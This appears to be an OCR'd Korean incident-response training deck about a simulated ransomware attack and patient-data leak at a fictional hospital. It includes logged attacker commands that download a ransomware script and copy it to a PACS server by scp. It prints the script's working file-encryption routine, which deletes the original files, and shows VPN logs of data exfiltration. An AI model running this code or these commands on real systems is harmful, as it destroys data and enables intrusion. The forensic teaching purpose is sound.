
PACS

PACS 서버 분석 (3/3) - PACS 랜섬웨어 감염 경로 확인

📌 랜섬웨어 감염 경로를 외부 협력업체 PC 로 설정하고 분석 시작

외부 협력업체 PC(192.168.10.51)에서 labadmin 계정으로 PACS 접속 확인


4.2. 분석 과정




POINT

❝ 공격자는 협력업체 PC 에서 어떤 작업을 했을까 ?

협력업체 PC 분석 (1/6) - 외부 협력업체 PC → PACS 랜섬웨어 파일 전송 분석





SCP 프로토콜 확인

* SCP 프로토콜 (Secure Copy Protocol) 이란 ?
컴퓨터 간에 파일을 전송하기 위한 네트워크 프로토

협력업체 PC 분석 (2/6) - 협력업체 PC 랜섬웨어 파일 확인

- 미상 서버 (192.168.90.101) → 협력업체 PC
  랜섬웨어 파일 다운로드
  26/09/28 05:29

```
**********************
Command start time: 20260928052933
**********************
PS C:\> Invoke-WebRequest -Uri http://192.168.90.101:8000/lab_ransomware_sim.sh


StatusCode        : 200
StatusDescription : OK
```

미상 서버 (192.168.90.101)에서 협력업체 PC로 랜섬웨어 파일 다운로드 확인

- 협력업체 PC→ PACS
  랜섬웨어 파일 전송
  26/10/01 02:20

```
Command start time: 20261001022015
**********************
PS C:\> scp C:\lab_ransomware_sim.sh labadmin@192.168.40.60:/home/labadmin/
labadmin@192.168.40.60's password:
lab_ransomware_sim.sh
```

PACS(192.168.40.60)로 SCP 프로토콜을 통한 랜섬웨어 파일 전송 확인

협력업체 PC 분석 (2/6) - 외부 협력업체 PC → PACS 랜섬웨어 파일 전송 분석

C:\lab_ransomware_sim.sh

```
cmd_encrypt() {
  need_root; guard_path
  echo "[*] 암호화 시작: $TARGET_DIR"
  local n=0
  # 대상 폴더 하위 모든 파일. 단, 이미 암호화된 것(*.locked)과 랜섬노트는 제외
  while IFS= read -r -d '' f; do
    openssl enc -aes-256-cbc -pbkdf2 -salt -in "$f" -out "$f$EXT" -k "$KEY"
    rm -f "$f"
    n=$((n+1))
  done < <(find "$TARGET_DIR" -type f ! -name "*$EXT" ! -name "$NOTE" -print0)
  echo "Your files are encrypted. (LAB TEST — decryption key held by instructor/team)" > "$TARGET_DIR/$NOTE"
  echo "[*] 암호화 완료: ${n}개 파일 → *$EXT, 랜섬노트 생성"
}
```

파일을 AES-256 으로 암호화


랜섬 노트 생성

lab_ransomware_sim.sh 원문 분석


PACS 백업 서버 협력업체 PC

협력업체 PC 분석 (3/6) - Sysmon 로그에서 PACS 접속 계정 확인

📌 정상 통신 기록을 열람하여 PACS 접속 계정 확보



협력업체 PC 직원 통신 기록에서 PACS 접속 계정 labadmin@192.168.40.60 확인



파워쉘 Sysmon 로그 접속 확인 → labadmin 계정 정보 확인

PACS 백업 서버 협력업체 PC

협력업체 PC 분석 (4/6) - 새로운 데이터 파일 확인

drop.z
병원 내
26/09/

환자 데이터 유출 의심 정황 포착


개인정보

해당 환자에게

개인정보 보호법 제 34 조
같은 법 시행령 제 39 조의


완료


내용
시스템 환자 데이터
포털 DB 데이터
S 환자 영상 데이터
포털 환자 데이터



drop.zip 및 병원 내부 데이터 파일 생성

협력업체 PC 분석 (4/6) - drop.zip 압축파일 분석





내부 직원 정보

emp_...	na...		
Search column	Search colu		
20180417	홍길동	의료정보팀	일반
20150302	이정민	내과	일반
20190711	최동혁	정형외과	일반
20120105	김서연	순환기내과	일반
20200901	한지우	산부인과	일반
19990101	관리자	의료정보팀	관리자



생성 파일 정보	
파일명	drop.zip
내부 파일 개수	4 개
크기	약 130GB
경로	C:/drop
내용	환자 개인정보 , 의료 데이터

협력업체 PC 분석 (4/6) - drop.zip 압축파일 분석

포털


48011	2026-09-17 23:00:03	NULL	127.0.0.1	GET	/
48012	2026-09-17 23:01:55	NULL	192.168.20.20	GET	/
48013	2026-09-17 23:02:11	kim.yh	192.168.20.20	POST	/portal/login
48014	2026-09-17 23:02:12	kim.yh	192.168.20.20	GET	/portal/main
48015	2026-09-17 23:03:28	batch_sys	192.168.20.30	GET	/api/stats/daily
48016	2026-09-17 23:05:33	kim.yh	192.168.20.20	GET	/portal/patient/list?dept=ALL&page=1&s
48017	2026-09-17 23:06:10	NULL	127.0.0.1	GET	/actuator/health
48018	2026-09-17 23:07:19	kim.yh	192.168.20.20	GET	/portal/patient/view?pid=P2026003
48019	2026-09-17 23:08:02	kim.yh	192.168.20.20	GET	/portal/patient/view?pid=P2026002
48020	2026-09-17 23:08:47	nurse.han	192.168.10.105	GET	/portal/patient/view?pid=P2026015
48021	2026-09-17 23:09:40	kim.yh	192.168.20.20	GET	/portal/patient/view?pid=P2026009
48022	2026-09-17 23:10:05	NULL	127.0.0.1	GET	/actuator/health
48023	2026-09-17 23:11:33	kim.yh	192.168.20.20	GET	/portal/patient/view?pid=P2026008
48024	2026-09-17 23:12:50	doc.lee	192.168.10.102	GET	/portal/patient/view?pid=P2026005
48025	2026-09-17 23:14:55	kim.yh	192.168.20.20	GET	/portal/patient/export?fmt=csv&scope=A
48026	2026-09-17 23:15:40	NULL	127.0.0.1	GET	/actuator/health
48027	2026-09-17 23:18:22	nurse.kim	192.168.10.104	GET	/portal/notice/list
48028	2026-09-17 23:21:07	kim.yh	192.168.20.20	GET	/portal/report/download?rid=RPT-2026-0

유출 건수	약 600,000 건
유출 용량	약 180 MB
데이터 종류	포털 접속 로그
포함 항목	접속 IP, 시각 , 요청 경로




유출 건수	자격 증명 8 개
유출 용량	약 2 MB
데이터 종류	포털 설정 , 자격 증명 파일
포함 항목	API 키 , DB 계정 포함 자격 증명 8 개

협력업체 PC 분석 (4/6) - drop.zip 압축파일 분석



유출 건수	약 1,420,000 건
유출 용량	약 6.8 GB
데이터 종류	환자 통합 의무 기록
포함 항목	성명 , 주민등록번호 , 진료기록…



유출 건수	약 480,000 건
유출 용량	약 2.2 GB
데이터 종류	HIS 환자 정보
포함 항목	환자 식별 , 검사 , 예약 정보

PACS 백업 서버 협력업체 PC

협력업체 PC 분석 (4/6) - drop.zip 압축파일 분석

주민등록번호 · 건강정보 포함

통지 · 신고 의무 대상



72 시간 이내 통지 · 신고

개인정보 보호법 제 34 조 , 같은 법 시행령 제 40 조
정보주체 1천명 이상 (39~40 번 합계 약 2,000,000 건)
주민등록번호 : 고유식별정보 (제 24 조의 2), 건강정보 : 민감정보 (제 23 조)

유출 건수	약 100,000 건
유출 용량	약 121 GB
데이터 종류	PACS 의료 영상 (DICOM)
포함 항목	환자명 , 검사 종류 , 검사일

협력업체 PC 분석 (5/6) - SoftEther VPN 구성 조작 확인

- VPN Client 다운로드
  VPN 조작을 위한
  클라이언트 다운로드 확인
  26/09/28 04:49

```
2026-09-28 04:49:20.179 The SoftEther VPN Client Engine has been started.
2026-09-28 04:49:21.882 Loading configuration file...
2026-09-28 04:49:22.043 The configuration file has been loaded.
```

데이터 반출을 위한 VPN 클라이언트 설치 확인

- 외부 공격 서버 네트워크 연결 확인
  데이터 전송을 위한 공격 서버 유추
  26/09/29 01:19

```
Multiprocessor Free (19041.vb_release.191206-1406)", Client product ID: "--", Client host name: "youchul" Client IP address: "10.0.2.15" Client port number: 58997, Server host name: "10.0.2.2", Server IP address: "10.0.2.2", Server port number: 7443, Proxy host
```

VPN 네트워크에 C2 서버 (“youchul”, 10.0.2.15) 존재 확인

PACS 백업 서버 협력업체 PC

협력업체 PC 분석 (6/6) - 데이터 반출 로그 확인

HOT FIX

관리 권한 회수
PACS 접속 경로 차단
drop.zip 제거

AIF

외

출 확인

26/09/29 01:54

09463552

040638454

861586

VPN 네트워크 로그 중 데이터 반출량 (130GB) 확인

pkt_20260928.log	2026-09-28 오전 01:44	텍스트 문서	96,367KB
pkt_20260929.log	2026-09-29 오전 01:54	텍스트 문서	635,859KB
pkt_20260930.log	2026-09-30 오전 01:58	텍스트 문서	4,538KB

VPN 패킷 로그 파일 중 비정상적 로그 파일 크기 확인

POINT

> 데이터가 탈취된 시스템을 조사해야 한다

AIF 종합병원
AIF GENERAL HOSPITAL

신뢰하는 진료
함께하는 건강한 삶
FOR A HEALTHIER TOMORROW

검사의학과 검사결과보고서

성매개감염(성병) 검사

의학과	
6-09-26	

검사 항목	결과	참고치	판정
매독 RPR	양성 1:32	음성	비정상
매독 TPHA	양성	음성	비정상
임질균 PCR	검출	불검출	비정상
클라미디아 PCR	검출	불검출	비정상
HIV Ag/Ab Combo	음성	음성	정상

검사 소견 및 참고사항

검사 결과는 임상 증상 및 병력과 함께 담당 의료진의 종합적인 판단이 필요합니다.

검사 담당자 | L1601

판독의 | 진단검사의학과

AIF 종합병원 AIF GENERAL HOSPITAL

시사브리핑 사회 > 사건·사고

유명 연예인 성병 검사 내역까지…유출 의료정보 온라인 확산

입력 2026.09.28. 오후 2:34 | 사회부 공유 · 인쇄

환자 이름·검사 결과 담긴 문서 유포…사생활 침해 우려

보안 교육용 가상 기사

AIF뉴스 사회 > 사건·사고

진료정보 유출 피해 유명 연예인 A씨 사망 성병 검사 내역 확산…2차 피해 논란

입력 2026.09.30. 오전 8:45 | 사회부 공유 · 인쇄

병원 해킹으로 유출된 검사 내역이 온라인에 퍼진 가운데 A씨가 스스로 목숨을 끊은 사실이 알려졌다. 구체적인 사망 경위는 조사 중이다.

보안 교육용 가상 기사 · 실제 인물 및 사건과 무관합니다

AIF뉴스 사회 > 사건·사고

진료정보 유출 피해 연예인 A씨 숨져…경위 조사


입력 2026.09.30. 오전 8:45 | 사회부 공유 · 인쇄

민감한 검사 내역 온라인에 확산…무분별한 신상 공유 논란

보안 교육용 가상 기사


포털 분석 (1/2) – loot.csv 생성

- 비정상적 SQL 쿼리 확인
  비정상적 데이터 파일 생성 확인
  26/09/24 01:29

